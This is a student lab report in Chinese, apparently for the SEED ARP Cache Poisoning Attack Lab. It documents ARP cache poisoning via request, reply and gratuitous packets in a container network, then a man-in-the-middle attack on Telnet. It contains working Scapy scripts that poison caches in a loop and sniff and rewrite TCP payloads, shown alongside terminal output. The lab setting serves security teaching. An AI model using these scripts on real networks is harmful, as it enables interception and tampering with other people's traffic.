

# LAB4: ARP Cache Poisoning Attack Lab

学号: 57118227      姓名: 孙浩      日期: 2021年7月17日

## LAB4: ARP Cache Poisoning Attack Lab

Task1: ARP Cache Poisoning

Task 1.A (using ARP request)

Task 1.B (using ARP reply)

Task 1.C (using ARP gratuitous message)

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

## Task1: ARP Cache Poisoning

我们首先记录一下三台container上的MAC地址，以便于后续进行实验。

主机	IP	MAC
A	10.9.0.5	02:42:0a:09:00:05
M	10.9.0.105	02:42:0a:09:00:69
B	10.9.0.6	02:42:0a:09:00:06

对本次实验可能用到的ARP协议字段也进行一个简要的阐述说明。

字段	scapy中的相应对象名称 (default默认值)	补充说明
硬件类型	hwtype (1)	指明了发送方想知道的硬件接口类型，以太网的值为1
协议类型	ptype (2048)	指明了发送方提供的高层协议类型，IP为0x0800
操作类型	op (1)	用来表示这个报文的类型，ARP请求为1，ARP响应为2，RARP请求为3，RARP响应为4
发送方硬件地址	hwsrc (None)	-
发送方IP地址	psrc (None)	-
目标硬件地址	hwdst ("00:00:00:00:00:00")	-
目标IP地址	pdst ('0.0.0.0')	-

## Task 1.A (using ARP request)

代码如下。


```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1
A.hwsrc = "02:42:0a:09:00:69"
A.psrc = '10.9.0.6'
A.hdst = "02:42:0a:09:00:05"
A.pdst = '10.9.0.5'

pkt = E/A
sendp(pkt,iface='eth0')
```

攻击成功，看到B和M的IP都被映射到了M的MAC上。



Terminal window showing the output of the `arp -n` command. The output shows two entries for IP addresses 10.9.0.105 and 10.9.0.6, both mapped to the MAC address 02:42:0a:09:00:69 on interface eth0.

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0


## Task 1.B (using ARP reply)

更改部分代码，将`op`的值改为2.

```
...
A.op = 2
...
```

- Scenario 1: B's IP is already in A's cache

首先可以通过PING命令，来让A的ARP cache中增加B的ARP记录。



Terminal window showing the output of the `arp -n` command. The output shows two entries for IP addresses 10.9.0.105 and 10.9.0.6, both mapped to the MAC address 02:42:0a:09:00:06 on interface eth0.

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.105	ether	02:42:0a:09:00:69	C		eth0
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

接下来运行更改后的代码，发现攻击成功（下图两次`arp -n`分别执行在运行攻击代码前后）。

```
seed@VM: ~
root@ef4f0735e4ae:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C             eth0
10.9.0.6          ether   02:42:0a:09:00:06 C             eth0
root@ef4f0735e4ae:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C             eth0
10.9.0.6          ether   02:42:0a:09:00:69 C             eth0
root@ef4f0735e4ae:/#
```

- **Scenario 2: B's IP is not in A's cache**

使用 `arp -d [IP]` 命令清除ARP的所有记录，然后再次执行攻击代码，结果如下。

```
seed@VM: ~
root@ef4f0735e4ae:/# arp -n
root@ef4f0735e4ae:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.105       ether   02:42:0a:09:00:69 C             eth0
root@ef4f0735e4ae:/#
```

可以看见，只是新增了M的ARP记录，而没有关于B的，攻击失败。

## Task 1.C (using ARP gratuitous message)

修改代码如下。

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()

A.op = 1
A.hwsrc = "02:42:0a:09:00:69"
A.psrc = '10.9.0.6'
A.hdst = "ff:ff:ff:ff:ff:ff"
A.pdst = '10.9.0.6'

E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
sendp(pkt,iface='eth0')
```

- **Scenario 1: B's IP is already in A's cache**

步骤同上，攻击成功（下图两次`arp -n`分别执行在运行攻击代码前后）。

```
seed@VM: ~
root@ef4f0735e4ae:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6          ether   02:42:0a:09:00:06 C             eth0
root@ef4f0735e4ae:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6          ether   02:42:0a:09:00:69 C             eth0
root@ef4f0735e4ae:/#
```

- **Scenario 2: B's IP is not in A's cache**

步骤同上，攻击失败。

```
seed@V...
root@ef4f0735e4ae:/# arp -n
root@ef4f0735e4ae:/# arp -n
root@ef4f0735e4ae:/#
```

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

对Task 1中攻击成功的代码进行一点修改，使其每5秒就进行一次发送，保证A的ARP Cache始终将B的IP映射到M的MAC上。

```
#!/usr/bin/env python3
from scapy.all import *
import time

E = Ether()
A = ARP()

A.op = 1
A.hwsrc = "02:42:0a:09:00:69"
A.psrc = '10.9.0.6'
A.hdst = "ff:ff:ff:ff:ff:ff"
A.pdst = '10.9.0.6'

E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
while 1:
    sendp(pkt,iface='eth0')
    time.sleep(5)
```

将M上的IP路由转发功能先关闭。

```
# sysctl net.ipv4.ip_forward=0
```

然后在A和B直接进行PING操作，可以发现A和B之间不通，但也许是因为每5s进行一次发送的频率还不算太高，偶尔会有一两次PING通的结果出现，然后就再次不通。

```
seed@VM: ~
root@ef4f0735e4ae:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
■
```

```
seed@VM: ~  
root@15b6963a0c68:/# ping 10.9.0.5  
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.  
█
```

打开M上的IP路由转发功能。

```
# sysctl net.ipv4.ip_forward=1
```

再次重复上述动作，可以看见，这次相互之间可以PING通，M发出了ICMP重定向报文。

```
seed@VM: ~  
root@ef4f0735e4ae:/# ping 10.9.0.6  
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.  
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.104 ms  
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)  
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.228 ms  
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)  
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.230 ms  
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)  
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.238 ms  
^Z  
[11]+  Stopped                  ping 10.9.0.6  
root@ef4f0735e4ae:/# █
```

```
seed@VM: ~  
root@15b6963a0c68:/# ping 10.9.0.5  
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.  
64 bytes from 10.9.0.5: icmp_seq=1 ttl=63 time=0.108 ms  
64 bytes from 10.9.0.5: icmp_seq=2 ttl=63 time=0.180 ms  
64 bytes from 10.9.0.5: icmp_seq=3 ttl=63 time=0.195 ms  
64 bytes from 10.9.0.5: icmp_seq=4 ttl=63 time=0.177 ms  
64 bytes from 10.9.0.5: icmp_seq=5 ttl=63 time=0.178 ms  
64 bytes from 10.9.0.5: icmp_seq=6 ttl=63 time=0.186 ms
```

接下来开始MITM攻击，我们首先打开M的IP路由转发功能，使A可以TELNET上B，一旦连接建立，就再次关闭M的IP路由转发功能。

```
seed@VM: ~  
root@ef4f0735e4ae:/# telnet 10.9.0.6  
Trying 10.9.0.6...  
Connected to 10.9.0.6.  
Escape character is '^]'.  
Ubuntu 20.04.1 LTS  
15b6963a0c68 login: seed  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
seed@15b6963a0c68:~$
```

关闭M的IP路由转发功能后，我们在TELNET终端键入字符不会有任何显示。

运行在M上的sniff&spoof代码如下。

```
#!/usr/bin/env python3  
from scapy.all import *  
  
IP_A = '10.9.0.5'  
MAC_A = '02:42:0a:09:00:05'  
IP_B = '10.9.0.6'  
MAC_B = '02:42:0a:09:00:06'  
  
def spoof_pkt(pkt):  
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:  
        newpkt = IP(bytes(pkt[IP]))  
        del(newpkt.chksum)  
        del(newpkt[TCP].payload)  
        del(newpkt[TCP].chksum)  
  
        if pkt[TCP].payload:  
            data = pkt[TCP].payload.load  
            newdata = 'Z'*len(data)  
            send(newpkt/newdata)  
        else:  
            send(newpkt)  
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:  
        newpkt = IP(bytes(pkt[IP]))  
        del(newpkt.chksum)  
        del(newpkt[TCP].chksum)  
        send(newpkt)  
  
f = 'tcp and ether src 02:42:0a:09:00:05'  
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

